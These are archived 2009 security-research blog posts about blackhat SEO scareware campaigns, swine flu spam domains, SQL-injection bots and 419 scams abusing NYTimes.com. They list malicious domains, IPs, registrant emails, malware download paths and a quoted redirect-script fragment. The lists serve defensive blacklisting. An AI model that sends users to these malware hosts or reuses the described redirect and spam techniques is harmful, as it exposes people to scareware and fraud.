The most recent list of of domains on popular DNS services is as follows. Sub-domains within are excluded

since there are several hundred currently active per domain:

0kfzzl .us - 95.168.172.202 - Email: diannefostergcei@yahoo.com

52ubih .us - 95.168.172.198 - Email: joeminoryhjb@yahoo.com

5nw8b3 .us - 95.168.172.193 - Email: carolynfosteruwwi@yahoo.com

60mptk .us - 95.168.172.192 - Email: bernadettehockadayfedt@yahoo.com

6ry4nv .us - 95.168.172.191 - Email: markpackvesa@yahoo.com

77m8uh .us - 95.168.172.190 - Email: miguelbellhyes@yahoo.com

axnwpy .us - 95.168.172.204 - Email: hungsandfordoehx@yahoo.com

bumgli .us - Email: coobybrown3@gmail.com

cqxuhk .us - 95.168.172.203 - Email: michaelkoontzutae@yahoo.com

dfkghdf .us - 212.95.58.49 - Email: umora@live.com

dfwdowrly .us - Email: orest@hotmail.ru

edtbcm .us - 95.168.172.198 - Email: warrenskinnerumpi@yahoo.com

edu4life .us - Email - joh.n.ebrilo@gmail.com

fc4oih .us - 95.168.172.187 - Email: florencemclaughlinovpp@yahoo.com

fcbcwo .us - 89.149.216.146 - Email: dorisnaupkou@yahoo.com

fpq58z .us - 95.168.172.205 - Email: thomassoileautysz@yahoo.com

fzjt82 .us - 95.168.172.188 - maryevansarpl@yahoo.com

gfor8g .us - Email: christopherdockinsptdg@yahoo.com

gotpig .us - Email: BeatriceJBrown@text2re.com

hhjsuuy .us - 217.20.117.198 - Email: jarovv@gmail.com

hk2april .us - 78.159.122.123 - Email: zainez@gmail.com

hk3april .us - 78.159.122.137 - Email: zainez@gmail.com

hno6sh .us - 89.149.238.12 - Email: alfredmeadenzcy@yahoo.com

i2u6nr .us - 95.168.172.202 - Email: jameshendricksxuwg@yahoo.com

ik3trends .us - 88.214.198.14 - Email: akililewis@gmail.com

itn92j .us - Email: nicholasmanoicdmg@yahoo.com

j4vre4 .us - bettyfavorsiqzv@yahoo.com

kzq2i2 .us - 89.149.229.157 - Email: robertmitchellrswv@yahoo.com

l5ykp6 .us - 95.168.172.195 - Email: chrishuntpjzc@yahoo.com

lh85uk .us - 95.168.172.200 - Email: susannelsonggyp@yahoo.com

lp24april .us - 89.149.228.129 - Email: ramerod@gmail.com

m9nvzp .us - 89.149.216.50 - Email: jenniferduncanakcq@yahoo.com

mm00april .us - 212.95.55.115 - Email: brevno3@gmail.com

mm99april .us - 78.159.122.91 - Email: brevno3@gmail.com

n5y3m8 .us - 89.149.243.86 - Email: imogenegreenrqqr@yahoo.com

na8nw2 .us - 89.149.216.146 - Email: jeremyfitchcupl@yahoo.com

oag3h8 .us - 95.168.172.200 - Email: susanspidelesig@yahoo.com

po1april .us - 212.95.55.138 - Email: preadzz@gmail.com

po3april .us - 78.159.122.93 - Email: preadzz@gmail.com

pp6sqo .us - 95.168.172.197 - Email: connierobertsolni@yahoo.com

pr061r .us - 89.149.216.146 - Email: shirleywardauof@yahoo.com

qdhccy .us - Email: shark@nightmail.ru

qq338p .us - 89.149.221.36 - Email: debragonzalezyplu@yahoo.com

repszp .us - 89.149.221.36 - Email: christinamerrillzzhd@yahoo.com

rrgtnm .us - 95.168.172.203 - Email: josephelliskozc@yahoo.com

rt658y .us - 89.149.207.33 - Email: luannamcgeeiqwb@yahoo.com

rzi6rj .us - 95.168.172.189 - Email: leatriceporterlhbz@yahoo.com

scsrn8 .us - 95.168.172.201 - Email: donnabrownpgpa@yahoo.com

t9xu44 .us - 95.168.172.194 - Email: robertbissettezeub@yahoo.com

trfddp .us - 89.149.243.89 - Email: davidwilliamsqljt@yahoo.com

up3xv7 .us - Email: dennismontantecoco@yahoo.com

vecy5r .us - Email: merlynsmithsqxm@yahoo.com

vlj5jn .us - 95.168.172.196 - Email: angelostewartqfoq@yahoo.com

vr31qo .us - 95.168.172.199 - Email: christinearcherzhqz@yahoo.com

wk7iie .us - 95.168.172.204 - Email: jewellnakashimalgny@yahoo.com

x2ar3e .us - Email: bobbielopezeits@yahoo.com

xe24py .us - 89.149.243.138 - Email: johnbarberprfi@yahoo.com

xecuk8 .us - 95.168.172.194 - Email: lutheralfaronloz@yahoo.com

yl8ais .us - 89.149.216.147 - Email: meredithflackflub@yahoo.com

yqfvp4 .us - 78.159.96.84 - Email: julierussellnnro@yahoo.com

zvlewrms .us - Email: ygovoruhin@list.ru

zxe11d .us - 95.168.172.195 - Email: christopherlewisxghb@yahoo.com

zy7itf .us - 89.149.207.244 - Email: cindyruizixqr@yahoo.com

13news.doesntexist .com

162

13news.hobby-site .com

17news.endofinternet .net

18news.homeftp .org

19news.blogdns .com

19news.dnsdojo .org

19news.gotdns .com

19news.kicks-ass .org

19news.servebbs .com

22news.blogdns .com

creditratingguide. hobby-site.com

disneyearrings .hobby-site.com

flatbellydiet .hobby-site.com

hydrangacutflowers .hobby-site.com

isa-geek .org

mxzsaw .hobby-site.com

mysteryterms .hobby-site.com

The rotated scareware/fake security software domains include: **scan-antispyware-4pc .com -** parked at 195.88.81.93

the same [3]portfolio of fake security software domains which I warned that by blocking you would proactively

protect your customers from black hat SEO campaigns - like this one for instance

pcvistaxpcodec .com

onlinevirus-scannerv2 .com

av-antispyware .com

scan-antispy-4pc .com

fastviruscleaner .com

securityhelpcenter .com

scan-antispy-4pc .com

scanner-work-av .com

scanner-antispy-av-files .com

adwarealert .com

proantispyware .com

Download locations/related fake codec redirections:

winpcdown10 .com (194.165.4.77)

suckitnow1 .com

winpcdown99 .com

loyaldown99 .com

codecxpvista .com

wincodecupdate .com

velzevuladmin .com

tubeloyaln .com

wedare.tubeloyaln .com

lamer.tubeloyaln .com

billingpayment.netcodecs.tubeloyaln .com

videosz.tubeloyaln .com

loyal-porno .com - the same domain was recently exposed in [4]the same blackhat SEO campaign

win-pc-defender .com

codecvistaz .com

loyalvideoz .com

Sample detection rates:

litetubevideoz .net/codec/277.exe - [5]detection rate

winpcdown99 .com/pcdef.exe - [6]detection rate

winpcdown99 .com/file.exe - [7]detection rate

setup.adwarealert .com/setupxv.exe - [8]detection rate

files.scanner-antispy-av-files .com/exe/setup _200093 _1 _1.exe - [9]detection rate

Monitoring of the campaign would continue.

Related posts:

[10]Dissecting the Bogus LinkedIn Profiles Malware Campaign

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Blackhat SEO Redirects to Malware and Rogue Software

[13]The Invisible Blackhat SEO Campaign

[14]Attack of the SEO Bots on the .EDU Domain

[15]p0rn.gov - The Ongoing Blackhat SEO Operation

[16]The Continuing .Gov Blackat SEO Campaign

[17]The Continuing .Gov Blackhat SEO Campaign - Part Two

[18]Rogue RBN Software Pushed Through Blackhat SEO

[19]Massive Blackhat SEO Targeting Blogspot

[20]Blackhat SEO Campaign at The Millennium Challenge Corporation

1. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

2. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

3. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

4. http://www.f-secure.com/weblog/archives/00001656.html

5. http://www.virustotal.com/analisis/57b478ca7ad6e6c74d8b39d599d3e5ba

6. http://www.virustotal.com/analisis/e3c36c1b59a35b3fb32728ee7e0a4232

7. http://www.virustotal.com/analisis/59ffb26d6d696a4282eca4cb717d6c50

8. http://www.virustotal.com/analisis/0579761c88ede033558782c65db3ee72

9. http://www.virustotal.com/analisis/0093105181f2d7030998c0d36f02ed51

10. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

13. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

14. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

15. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

16. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

17. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

18. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

19. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

20. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

165

Spamvertised Swine Flu Domains (2009-04-28 22:27)

The people behind the ongoing [1]swine flu spam campaign have either missed their marketing lectures, haven’t been to any at all, or are simply too lazy – their processing order is not even using SSL – to fully exploit the marketing window opened by the viral oubreak - the majority of [2]spamvertised domains are redirecting to your typical

Canadian Pharmacy scam, instead of [3]swine flu related templates.

Swine flu spamvertised domains:

lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn; waytipab.cn; ritlarab.cn; bersoxab.cn; xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn; zephecib.cn; texlocib.cn; fedpijib.cn;meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn; xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn;

kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn;

hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn; cogwibac.cn; minku-

cac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; wejpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn; lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn; jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn; saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn; sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn; bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn; linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn;

labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn; mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn;

capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn; pegvijuc.cn; bubkenuc.cn; fixfunuc.cn;

qivbiruc.cn; vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn; sukgogad.cn; kossehad.cn; mopwijad.cn;

pagtujad.cn; nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn; lozfoyad.cn; vuppoyad.cn; forvafed.cn;

cetcofed.cn; dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn; rilgeped.cn; voydewed.cn; liyxozed.cn; reg-

mihid.cn; bujquhid.cn; damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn; roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn; meyrilod.cn; patjulod.cn; hixvunod.cn; towqotod.cn; ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn; rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn; yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn; qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn; nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn; somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn; sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn; lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn; percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn; qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn; bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn; yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn; wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn; xowjicag.cn; nolyodag.cn; tavyafag.cn; lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn;waytipab.cn; ritlarab.cn; bersoxab.cn;

xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn;

zephecib.cn; texlocib.cn; fedpijib.cn; meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn; xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn; kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn; hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn;

cogwibac.cn; minkucac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; we-

jpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn; lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn; jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn; saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn; sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn; bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn; linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn; labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn; mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn; capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn; pegvijuc.cn; bubkenuc.cn; fixfunuc.cn; qivbiruc.cn; 167

vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn; sukgogad.cn; kossehad.cn; mopwijad.cn; pagtujad.cn; nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn; lozfoyad.cn; vuppoyad.cn; forvafed.cn; cetcofed.cn; dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn; rilgeped.cn; voydewed.cn; liyxozed.cn; regmihid.cn; bujquhid.cn;

damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn; roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn; meyrilod.cn; patjulod.cn; hixvunod.cn; towqotod.cn; ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn; rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn; yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn; qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn; nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn; somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn; sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn; lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn; percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn; qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn; bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn; yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn; wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn; xowjicag.cn; nolyodag.cn; tavyafag.cn; hujrulag.cn; sodbe-nag.cn; gafkiqag.cn; lijgihab.cn; jihkohab.cn; litgukab.cn; namyalab.cn; waytipab.cn; ritlarab.cn; bersoxab.cn; xaqkabeb.cn; jamnibeb.cn; pahdeheb.cn; qeqyukeb.cn; qiwqoreb.cn; zajbaveb.cn; zacniyeb.cn; baqnubib.cn;

zephecib.cn; texlocib.cn; fedpijib.cn; meysujib.cn; qoltujib.cn; mukwujib.cn; buljakib.cn; cutcurib.cn; bejdasib.cn; xikgosib.cn; bacnaxib.cn; kuskuzib.cn; juvyidob.cn; sowgugob.cn; buhbulob.cn; tonjotob.cn; kozgewob.cn; gasfexob.cn; pocdiyob.cn; kujroyob.cn; mirlacub.cn; kixqucub.cn; rovjudub.cn; jokrogub.cn; tusyajub.cn; gixxukub.cn; mospomub.cn; hixmipub.cn; zismerub.cn; cegfasub.cn; dimfevub.cn; qebhuvub.cn; duvlixub.cn; tiqceyub.cn;

cogwibac.cn; minkucac.cn; dadwafac.cn; dilpogac.cn; jovsogac.cn; juwcolac.cn; wefmunac.cn; cexfopac.cn; we-

jpopac.cn; dovniqac.cn; mulsatac.cn; labwewac.cn;
lirquwac.cn; latzoyac.cn; tuwbazac.cn; motjudec.cn;
jicmefec.cn; qujqugec.cn; fajnahec.cn; wobfojec.cn;
saybilec.cn; siyjoqec.cn; gehgixec.cn; gajdezec.cn;
sgytubic.cn; cabfecic.cn; nedsicic.cn; xorpilic.cn;
bulxopic.cn; kisniric.cn; beszesic.cn; hiwdosic.cn;
linrudoc.cn; rijnakoc.cn; mahhekoc.cn; hahwikoc.cn;
labniloc.cn; zocwoloc.cn; gommupoc.cn; yubbaqoc.cn;
mefbuqoc.cn; xeclaroc.cn; qurburoc.cn; wupqatoc.cn;
capjebuc.cn; wofmufuc.cn; boxxiguc.cn; zeffehuc.cn;
pegvijuc.cn; bubkenuc.cn; fixfunuc.cn; qivbiruc.cn;
vahraxuc.cn; camxezuc.cn; tomyubad.cn; sohmifad.cn;
sukgogad.cn; kossehad.cn; mopwijad.cn; pagtujad.cn;
nohxokad.cn; pugvuqad.cn; bapvusad.cn; wekzetad.cn;
lozfoyad.cn; vuppoyad.cn; forvafed.cn; cetcofed.cn;
dadrofed.cn; sacvahed.cn; qoqgoled.cn; madwemed.cn;
rilgeped.cn; voydewed.cn; liyxozed.cn; regmihid.cn;
bujquhid.cn;

damtuqid.cn; nifhosid.cn; dapfotid.cn; yofkibod.cn;
roghudod.cn; gacpagod.cn; xijhihod.cn; japtikod.cn;
meyrilod.cn; patjulod.cn; hixvunod.cn; towqotod.cn;
ridnuxod.cn; vevteyod.cn; deqgobud.cn; lilnedud.cn;
rusdehud.cn; zidpajud.cn; qibxenud.cn; xixvasud.cn;
yapqitud.cn; xuldeyud.cn; nacyeyud.cn; ciknezud.cn;
qiwsuzud.cn; leblidaf.cn; timpejaf.cn; vacxamaf.cn;
nugnosaf.cn; xawpicef.cn; beqnahef.cn; kumhulef.cn;
somnimef.cn; pejyunef.cn; zuwpikif.cn; bixvikif.cn;
sajbipif.cn; vikqipif.cn; xotdaxif.cn; qalrezif.cn; xuhkudof.cn;
lijsofof.cn; gimvufof.cn; kofgehof.cn; xixgikof.cn;
percaqof.cn; nifjarof.cn; xivqirof.cn; rucmusof.cn; yizsatof.cn;
qihqutof.cn; devqivof.cn; mijvaxof.cn; kiyvayof.cn;
bubduyof.cn; pohfabuf.cn; zudsaduf.cn; tuhfehuf.cn;
yaytumuf.cn; fumtinuf.cn; gibkesuf.cn; xaqqivuf.cn;
wandawuf.cn; faqloyuf.cn; paqhizuf.cn; nowzacag.cn;

xowjicag.cn; nolyodag.cn; tavyafag.cn; hujrulag.cn; sodbe-nag.cn; gafkiqag.cn; remqavag.cn

Happy blacklisting/cross-checking!

Related posts:

[4]Inside an Affiliate Spam Program for Pharmaceuticals

[5]Love is a Psychedelic, Too

[6]Pharmaceutical Spammers Targeting LinkedIn

[7]Fast-Flux Spam and Scams Increasing

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings

[10]Incentives Model for Pharmaceutical Scams

1. http://www.avertlabs.com/research/blog/index.php/2009/04/27/swine-flue-spam/

2. http://blogs.zdnet.com/security/?p=3233

3. http://www.f-secure.com/weblog/archives/00001668.html

4. http://blogs.zdnet.com/security/?p=2054

5. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

6. http://ddanchev.blogspot.com/2009/02/pharmaceutical-spammers-targeting.html

7. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

8. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

9. http://ddanchev.blogspot.com/2008/07/over-80-percent-of-storm-worm-spam-sent.html

10. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

169

Massive SQL Injections Through Search Engine's Reconnaissance - Part Two (2009-04-29 14:32)

From the lone Chinese [1]SQL injectors empowered with [2]point'n'click tools for massive SQL injection attacks, to the much more efficient and automated botnet approach courtesy of the, for instance, [3]ASProx botnet the process of [4]automatically fetching URLs from public search engines in order to build hit lists for verifying against remote file inclusion attacks and potential SQL injections, remains a commodity feature in a great number of newly released malware bots.

In 2004, the [5]Santy worm advertised the feature to the not so efficiently centered hordes of script kiddies back then. Due to its simplicity, but huge potential for abuse, the concept of SQL injections through search engines reconnaissance has not only reached a real-time syndication with the latest remotely exploitable web application vulnerabilities, but has also converged with [6]remote file inclusion checks, local file inclusion checks, and 170

ip2geolocation to unethically pen-test a particular country going beyond its designated domain extension.

A recently released malware bot is once again empowering the average script kiddie with the possibility to take advantage of the window of opportunity for each and every remotely exploitable web application flaw featured at Milworm, based on its real-time syndication of the exploits. Moreover, the IRC based bot is also featuring a console which allows manual exploitation or intelligence gathering for a particular site.

Some of the features include:

- Remote file inclusion

- Local file inclusion checks ()

- MySQL database details

- Extract all database names

- Data dumping from column and table

- Notification issued when Google bans the infected host for automatically using it

The commoditization of these features results in a situation where the window of opportunity for abusing a partcular web application flaw is abused much more efficiently due to the fact that reconnaissance data about its potential exploitability is already crawled by a public search engine - often in real time.

The concept, as well as the features within the bot are not rocket science - that’s what makes it so easy to

use.

Related posts:

[7]Massive SQL Injection Attacks - the Chinese Way

[8]Yet Another Massive SQL Injection Spotted in the Wild

[9]Obfuscating Fast-fluxed SQL Injected Domains

[10]Smells Like a Copycat SQL Injection In the Wild

[11]SQL Injecting Malicious Doorways to Serve Malware

[12]SQL Injection Through Search Engines Reconnaissance

[13]Stealing Sensitive Databases Online - the SQL Style

[14]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[15]Sony PlayStation’s site SQL injected, redirecting to rogue security software

[16]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

2. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

3. http://blogs.zdnet.com/security/?p=1122

4. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

5. http://news.netcraft.com/archives/2004/12/21/santy_worm_spreads_through_phpbb_forums.html

6. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

8. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

9. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

10. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

11. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

12. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

13. http://ddanchev.blogspot.com/2008/05/stealing-sensitive-databases-online-sql.html

14. http://blogs.zdnet.com/security/?p=1122

15. http://blogs.zdnet.com/security/?p=1394

16. http://blogs.zdnet.com/security/?p=1118

172

419 Scam Artists Using NYTimes.com ’Email this’ Feature (2009-04-30 23:03)

In times when more and more [1]scammers/spammers are getting [2]DomainKeys verified, others are finding

adaptive ways to increase the probability of bypassing antispam filters.

Take for instance this 419s scam artist, that’s been pretty active in his scamming attempts as of recently.

173

Basically, he’s exploiting the fact that he’s allowed to enter a message within NYTimes.com’s ’Email this" feature, whereas it will successfully reach the potential victim based on clean IP reputation of NYTimes - and sadly, he’s right since he’s already sending scam messages through the following accounts registered at the site:

douglas _999@live.fr

douglas77@live.fr

mamadou _sanou@live.fr

markkabore0@yahoo.fr

abdelk11@hotmail.fr

sulem _musa@live.fr

davidbchirot@hotmail.com

174

His excuse for using NYTimes.com? - " *Based on the bank high sensitiveness and security i have decided to contact you outside the bank's sever IP for a beneficial transaction.* "

Another scam that I've been tracking for a while is using a new " **Hand bag stolen at Barcelona air port**" social engineering attempt, and is attaching scanned copies of real baggage loss documents in order to improve the

truthfulness of the scam. Pretty catchy if you don't know what [3]advance fee fraud is.

1. http://ddanchev.blogspot.com/2008/09/spam-campaign-abusing-yahoos-services.html

2. http://ddanchev.blogspot.com/2008/09/hijacking-spam-campaigns-click-through.html

3. http://en.wikipedia.org/wiki/Advance_fee_fraud

175

1.5

May

Summarizing Zero Day’s Posts for April (2009-05-01 10:05)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for April. You can also go through previous summaries for [2]March, [3]February, [4]January, [5]December, [6]November, [7]October, [8]September, [9]August

and [10]July, as well as subscribe to my [11]personal RSS feed or [12]Zero Day’s main feed.

Notable articles include: [13]Google’s CAPTCHA experiment and the human factor; [14]Conficker’s estimated

economic cost? $9.1 billion and [15]Twitter hit by multiple variants of XSS worm.

01. [16]Conficker worm’s copycat Neeris spreading over IM

02. [17]Paul McCartney’s official site serving malware

03. [18]Fake "Conficker Infection Alert" spam campaign circulating

04. [19]Twitter hit by multiple variants of XSS worm

05. [20]Scareware pops-up at FoxNews

06. [21]Waledac botnet spamming fake SMS spying tool

07. [22]Twitter worm author gets a job at exqSoft Solutions

08. [23]Google's CAPTCHA experiment and the human factor

09. [24]Hackers hijack DNS records of high profile New Zealand sites

10. [25]New ransomware locks PCs, demands premium SMS for removal

11. [26]Conficker's estimated economic cost? $9.1 billion

177

12. [27]Swine flu email scams circulating

13. [28]Online broker CommSec criticised for weak passwords, lack of SSL

14. [29]Survey: 37 % of employees would become insiders given the right incentive

15. [30]French hacker gains access to Twitter's admin panel

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

3. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

5. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

8. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

10. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

11. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

12. http://feeds.feedburner.com/zdnet/security

13. http://blogs.zdnet.com/security/?p=3178

14. http://blogs.zdnet.com/security/?p=3207

15. http://blogs.zdnet.com/security/?p=3125

16. http://blogs.zdnet.com/security/?p=3093

17. http://blogs.zdnet.com/security/?p=3098

18. http://blogs.zdnet.com/security/?p=3105

19. http://blogs.zdnet.com/security/?p=3125

20. http://blogs.zdnet.com/security/?p=3140

21. http://blogs.zdnet.com/security/?p=3162

22. http://blogs.zdnet.com/security/?p=3170

23. http://blogs.zdnet.com/security/?p=3178

24. http://blogs.zdnet.com/security/?p=3185

25. http://blogs.zdnet.com/security/?p=3197

26. http://blogs.zdnet.com/security/?p=3207

27. http://blogs.zdnet.com/security/?p=3233

28. http://blogs.zdnet.com/security/?p=3255

29. http://blogs.zdnet.com/security/?p=3278

30. http://blogs.zdnet.com/security/?p=3292

178

Dissecting a Swine Flu Black SEO Campaign (2009-05-06 16:05)

Remember the Ukrainian group of cyber criminals that was responsible for last week's [1]massive blackhat SEO

campaign that was serving scareware, followed by the [2]timely hijacking of Mickeyy worm keywords a week earlier to once again serve rogue security software?

They are back with new blackhat SEO farms which they continue monetizing through [3]rogue security soft-

ware. Time to dissect their latest campaign and expose their malicious practices.

179

Once having most of their previous domains blacklisted/shut down, the group naturally introduced new ones, and

changed the search engine optimization theme to swine flu, in between a variation of their previous one relying on catchy titles such as *USA News; BBC News; CNN News as well as Hottest info!; HOT NEWS; Official Website and Official Site*.

Upon visiting the site, an obfuscated iFrame statically hosted on all of the participating domains in the form of **2qnews.07x .net/images/menu.js** redirects the user to **sexerotika2009 .ru/admin/red/en.php** (74.54.176.50; Email: rebsdtis@land.ru). Are you noticing the [4]directory structure similarities? Appreciate my rhetoric, it’s last month’s

[5]blackhat SEO gang with a new portfolio of domains.

180

What follows is the usual referrer check : " *var ref,i,is _se=0; var se = new Array("google.","msn.","yahoo.","comcast-*

.","aol."); " from where the user is redirected to **liveavantbrowser2 .cn/go.php?id=2022 &key=4c69e59ac &p=1**

(83.133.123.140) acting as central redirection point to the typosquatted portfolio of rogue security software domains.

The

original

scareware

domain

vrusstatuscheck

.com/1/?id=2022

&smersh=a9fd94859

&back=

%3DjQ51TT1MUQMMI %3DN - (69.4.230.204; 38.99.170.209; 78.47.172.66; 78.47.91.153; 94.76.212.239;

94.102.48.28) is exposing the rest of the scareware ([6]detection rate) portfolio with the following domains parked at these IPs:

antivirusbestscannerv1 .com

antivirus-powerful-scanv2 .com

antivirus-powerful-scannerv2 .com

virusinfocheck .com

vrusstatuscheck .com

adware-removal-tool .com

1quickpcscanner .com

1spywareonlinescanner .com

1computeronlinescanner .com

